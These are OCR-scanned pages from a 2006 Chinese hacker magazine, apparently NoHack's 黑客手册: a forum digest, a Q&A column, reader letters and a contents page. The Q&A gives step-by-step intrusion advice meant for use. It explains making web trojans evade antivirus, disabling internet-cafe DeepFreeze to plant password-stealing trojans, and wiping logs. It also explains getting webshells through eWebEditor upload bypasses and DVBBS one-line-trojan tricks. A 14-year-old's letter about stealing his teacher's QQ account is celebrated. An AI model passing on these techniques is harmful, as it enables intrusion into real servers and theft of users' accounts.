
后记

其实除了上面的三种方法外，还有其他的方法可以达到目的，方法是死的，思路是活的，就看你怎么样搞了，呵呵，现在已经是暑假了，有比较多的时间坐下来学习，希望本文能对还没入门的你有所帮助。

编辑点评： 破解过程中很多时候我们不得不手工进行脱壳，今天 December 给我们介绍了 tElock 0.98b1 的三种手脱方法，相信会对大家的学习有所帮助，不同的壳的手脱方法也有相似，我们需要的仅仅是举一反三。NOHACK

读编互动 论坛

NoHACK 论坛帖吧



LoveAngel

HI，大家好。NoHack 论坛帖吧又与你见面了！！

炎热的夏日，我想很多的黑友已经经历过了高考。毕业了，是不是应该去下老师的办公室，把老师没收的《黑客手册》要回来呢？现在应该不会再担心上课偷偷摸摸地看《黑客手册》会被老师抓到，没收图书请家长了吧！！

7月论坛可谓热火朝天，而我们的8月杂志更是精彩万分！

这次就由lala来做导游，帮你畅游全新改版的《非安全—黑客手册》论坛。

一、小菜常遇问题

1.《黑客手册》附带光盘惊现病毒

论坛会员ioveyan在读编互动版发帖说："我把光盘取出来，想要把它装到刚买回来的笔记本上面，先杀毒，竟然发现病毒200还要多，有n多的是只读文件，删除都没有办法，我是够了，以后我是不敢恭维这个光盘了，而且杀毒完毕我一看情况不妙，赶快取出来了，也没有安装，这时候光盘里面的东西已经到注册表里面游荡回来了，在里面留下了痕迹，我看以后你的光盘在我手里面，也就是倒垃圾堆里的份了，我再也不敢恭维了，失望了，你们太让我失望了，我太相信你们了！！

我们的管理人员马上进行回复，向读者说明情况！

lala也在这里友情提示下：有些黑客软件会被杀毒软件默认为病毒，这是很正常的事情！比如海洋顶端asp木马等都被杀毒软件列入病毒行列！！

地址：读编手册——黑客手册————————我算是知道了！！！！！

2．菜鸟入门学习知识大集合

你想学习什么技术？无敌的盗号技术，还是想得到免费的QB或者刷游戏B？或者说掌握大量的肉鸡进行DDOS攻击？或者你还想学习传说中的黑客秘笈？赶快把你的选票或者你的意见写出来，NoHack会按照大家的意见，在杂志或者Q版Hack系列丛书中为大家献上大家喜爱的文章！

地址：读编手册——菜鸟都来啊（置顶帖）

二、如何能够得到NoHack的精美礼品

1.购买NoHack的图书就有机会得到一些NoHack精心制作的礼品！

2.参加论坛举办的活动也可以得到精美礼品！！（比如世界杯名次排名活动）

3.对于杂志或者论坛有建设性意见，一经采纳，也会得到由NoHack提供的精美礼品！

三、NoHack 几位重量级人物出来秀了！

最近 NoHack 几位重量级人物都拍了 N 多 PP。其中 N 多有创意的 PP！绝对精彩！！

1. NOHACK T 恤样品试穿

黑裤子哥哥首次亮相，作为 NOHACK T 恤样品试穿第一人。你见过裤子哥哥在墙上喷办证广告时的样子吗？你想知道黑裤子哥哥还是武林高手会分身吗？

地址：我的照片——NOHACK T 恤样品试穿（绝对精彩！！）

2. 想看黑社会老大吗？想？那你就看看后天新上任版主 Hack 雨雨的 PP！（你见过黑社会老大吗？）

地址：我的照片——偶的照片！（作者：HacK々雨雨）

3. 论坛美女土匪婆终于找到了自己的最爱！！而且大胆地在论坛里示爱！不知道她的爱情会不会顺利！

地址：我的照——暗恋他很久了，今天终于对他说了我爱你。

好了，说了那么多，这期的帖吧也接近尾声了！

激情 8 月，NoHack 精彩不断，请时刻关注 NoHack！

Q&A

想必大家拿到这期杂志的时候，基本都是放假期间吧。我发现最近一些热心的读者变得活跃起来，论坛也呈现出一些提问的新面孔。我在论坛也收到很多读者提到的问题，虽然一个一个回复起来的确很累，但是我觉得很值得，因为以前我也得到过别人的帮助，所以我很开心回答大家的问题。炎热的夏天使大家的心也变得的火热起来，特别是那一颗学习的心，希望我们在黑手这个平台的带领下，一起走向高峰，也希望读者朋友和我一起把 QA 做得更好！

Q 我用免杀网页木马生成器生成的网页一上传到免费空间，就马上被杀掉了。

A 现在所谓的免杀网页木马，公布后就不是免杀的了，上传上去的文件包含木马主体和脚本文件，木马文件本身需要免杀，脚本文件可以采取加密或者混淆，当然也可以定位出文件的特征码。具体的方法其实结合平时所学知识就可以总结出来，服务器上的杀毒软件只是对我们的一个考验而已。

URL：http://www.nohack.cn/bbs/thread-7605-1-1.html

Q Domain3.5 扫不出管理入口怎么办？

A DOMAIN 自带的后台地址不是很丰富，如果扫后台建议使用啊 D 注射工具，还可以检测出一般的审核文件，利用这些文件也可以转到真实的后台地址，例如 checkadmin.asp 等文件都可以利用一下，后台有时候不一定是扫出来的。我们也可以结合 googlehacker，嗅探等方法，再或者如果你知道对方是利用的是什么脚本系统，把代码下回来看下文件名就知道后台地址了。

URL：http://www.nohack.cn/bbs/thread-7184-1-2.html

Q 关于 FrzState.exe，我想知道怎么能卸载掉？

A 这是冰点还原的程序，现在的网吧大多数都利用的是这个还原软件，卸载的前提是你必须让它设置为启动后“不还原”，重新启动后冰点就会失去效果，然后执行反安装就可以了。至于大家关心的是如何设置它的程序，我们可以通过按住 shift 双击任务栏的冰点图标或者利用热键 shift+ctrl+alt+F6 调出管理程序，许多网吧都为空或者设置得和 pubwin 的管理密码一样，大家甚至可以利用社会工程学得到。如果不能得到管理员密码，可以到网上搜索“冰点破解还原工具”直接绕过密码来使冰点启动后不自动还原。

URL：http://www.nohack.cn/bbs/thread-7509-1-3.html

Q 网吧的冰点我破解了，怎样把木马挂在里面，还能正常启动运行盗号？

A 破解冰点现在多用的是“冰点还原破解工具”或者对于 cracker 高手直接用工具进行暴力破解，一定要让冰点设置为不自动还原，重新启动后看到系统托盘下的冰点图标显示为“红叉”就可以种植木马了，注意一定要再次设置为“启用冰点”，否则会被他人利用。

URL：http://www.nohack.cn/bbs/thread-6393-1-3.html

Q 请问 MT 究竟是干什么的？老是听你们说 MT 这款工具好，小弟我还不知道是用来干什么的！

A MT 被称之为国产的瑞士军刀，就像软件作者说的那样，这是一个入侵的工具合集。在 cmd 下进入 mt 的目录直接执行 MT 就可以看到它的具体指令，一般来说用到比较多的是用户克隆和清理日志，其他功能大家可以针对自己特定情况使用。

URL：http://www.nohack.cn/bbs/thread-7273-1-7.html

读者提问：

Q 请问我入侵服务器后利用 NC 反弹一个 cmdshell，我不想在 3389 图形界面下利用冰刃帮服务器清理隐藏进程，同时我也想查看一下服务器是否有隐藏服务，请问有没有 dos 下的工具？

A 一般具备隐藏进程和服务等功能的，我们称之为 rootkit，可以利用 knlph 这款工具来查找隐藏进程，至于隐藏服务可以利用 knlsc 来查找并且禁用。

Q 我看了 6 月的《黑客手册》一篇文章《SERV-U 的另类提权》，找到一个默认的 eweb 数据库后按照作者的方法添加 asa 后缀的类

型，但是上传还是提示失败。请问我是哪里错了？为什么文章上的方法不行呢？


A 作者提到的ewebeditor的版本可能比较老，现在大多数版本都是2.8免费版，因为上传类型进行了过滤，我们可以添加一个aaspsp来绕过上传限制，这样就可以直接上传asp格式的文件得到webshell。如果这种方法也不行，我们可以自己添加一个模板，然后设置上传路径为../来达到上级目录，这样在一些设置不严格的服务可以跨目录，得到shell如同聂中取物。

Q 我现在得到一个动网7.1sp1的前后台管理信息，准备在后台里添加一个mdb类型，然后准备上传插马的数据库进行后台备份还原，可是不知道管理员怎么设置的，后台居然没有上传设置。我实在是不知道如何获得webshell了，请问有什么其他方法。

A 现在的动网7.1sp1，除了你介绍的那个通用方法外，还有一个不为人知的挂马方式，就是利用dvboke的数据库，我们可以在存在dvboke的情况下，利用任何权限发含有一句话木马到博客的文章中，然后在后台里把插马的数据库还原为asp文件就得到一个webshell了。我推荐使用lcx叔叔的海阳一句话，成功率比较高。

Q 动网6.0的问题，我入侵了一个动网6.0的论坛已经得到了管理员的密码，数据库是SQL，可是上传文件和头像的文件地址都被服务器管理给删除掉了。备份和恢复数据库功能也被管理员把页面改过了。那我还有其他办法吗？

A 还好动网6.0有一个设置的缺陷问题，就是在动网6.0的后台有个初始信息设置功能，如果服务器支持FSO组件，可以在这里写进一句话木马，这样一句话木马就按照设计者的思路写到了inc/reg_txt.asp这个文件里，用一句话木马连接端连接就OK了。至于你问我服务区是否支持FSO，一般来说是都是支持的。NOHACK



29号信箱

山东省济南市舜耕中学 QQ：421079679
王泰伦 14岁

黑语：问苍茫大地，谁主沉浮！

14岁就能喊出这样的口号，小编后背冷汗迅速打湿了《黑客手册》T恤衫。

（广告：黑手牌T恤衫，就是好，冬冷夏汗，黑客界惟一入选卢浮宫睡衣品牌。读者：1111，睡衣？小编：上次版主燕明香MSN来电，说寄来的黑手T恤超大，只能当睡衣穿。）

河北东光县 孙广东 QQ：243302732

希望读编互动栏目中多一些读编间的各方面交流内容，不要仅限于技术交流啊什么的，要知道读编之间还有很多其他话题可谈的！

小编假想：坐在一个以黑客为主题的酒吧，神秘的暗黑装修风格，明快的交流环境，历史上著名的黑客事件和黑客头像散落在不同的角落，大家自由交流技术、生活、MM，空气中充斥着不同牌子的烟草香味、浓烈而廉价咖啡味。这样放松随意的环境，是喜爱黑客技术和精神的朋友交 流聚点，这个酒吧叫NoHack.BAR。

以下为王泰伦小朋友来信的正文（部分展示）

引子

我是一个平凡的人，没有什么会让我感到骄傲，除了跑步让我有一些突出之外，再没有别的，在我看来我就是一个头脑简单，四肢发达的人，为了掩饰自己的缺陷，我只能从别人的弱点下手，才能显出我的优势。

小王同学先自我贬损了一番，让每一个平凡的人都略有同感。但结尾处话锋急转，一个平凡人居然要下手！！

……

中间表扬《黑客手册》肉麻字数若干，小编敢为天下先，下了狠剪刀手

……

活捉

可是好景不长，在一次语文课时因为无聊拿出了《黑客手册》阅读起来，结果被老师活捉，狠批了一顿，还说歪门邪道的功夫，真有本事把我QQ号盗了！

幸好只是活捉啊，如果因为看《黑手》而牺牲了自己的生命，那小编真是难逃其咎。新新学生必有新新老师，老师亮出QQ擂插挑战，小王同学，看你如何接招！

古龙

回去后我想了想也不是什么难事，就盗了，这一次成功没想到却惊动了整个办公室，自然也传入了同学耳中。

哇噻，典型的古龙风格，还没有看见招式，就"卡卡"结束了。正所谓此时无字胜有字！

大结局

同学们从此对我刮目相待，什么事都想着我。我也把大恩人《黑客手册》告诉了他们，使现在我们班一部分人，人手一本《黑手》成了班级畅销书，我也一举成名。

宏大场景，王泰伦成了班级的焦点。老大，走啊，捉蟋蟀去！老大，泡MM去不！老大，上厕所去不……

自由独行的安全 WWW.NOHACK.CN 投稿Mail:nohack@21cn.com NoHack.cn

NO

网络安全聚点

黑客手册

九月特辑

本手册仅随CD一同赠送，不得单独销售！ Q版的黑客手册 时尚的娱乐先锋 ●黑客 ●自由 ●娱乐

2006.9 ￥10.8

免费获得Q币

QQ盗密码之谜

看好你的QQ登录记录

MSN也建群

MSN聊天记录想看就看

在某移动内网中穿梭

小小专题

网吧入侵完全手册

知识的海洋挑战技术的顶端

反黑

技术流压倒入侵者

——完美防御拿下小黑

渗透A计划之

拿下母校所有院系网站的权限

我爱学习

——对中国教育考试网的检测

微软漏洞风声水起

——445端口再掀波澜(MS06040)

文件效验和反调试

试用报告

测试微点主动防御软件

裸奔”不再受伤

Linux

另类虚拟——Qemu

菜鸟学习Linux服务器——FTP篇


ISBN 7-900433-72-4


写在前面……


我们去暴走


小编发现，电脑像块吸铁石，一旦开工，小编就会连续N个小时不动弹。连吃饭，也是左手盒饭，右手键盘。如果木匠能发挥“ALL IN ONE”的精髓，再在电脑桌里面整合一个马桶，那小编敢肯定N+N小时都不会挪窝。这样的结果是什么呢？肥胖、脸色惨白营养不良、肩周炎、加快近视、眼睛酸痛等。其实，小编这种情况在这个行当是较为普遍的，加班熬夜白天补觉那是家常便饭。


为了自救，小编决定锻炼身体，重新做人。于是，小编背起行囊，加入到暴走族，去郊外野山坡燃烧脂肪，下面图配文字，和所有喜好或者将要自救的朋友一起分享。

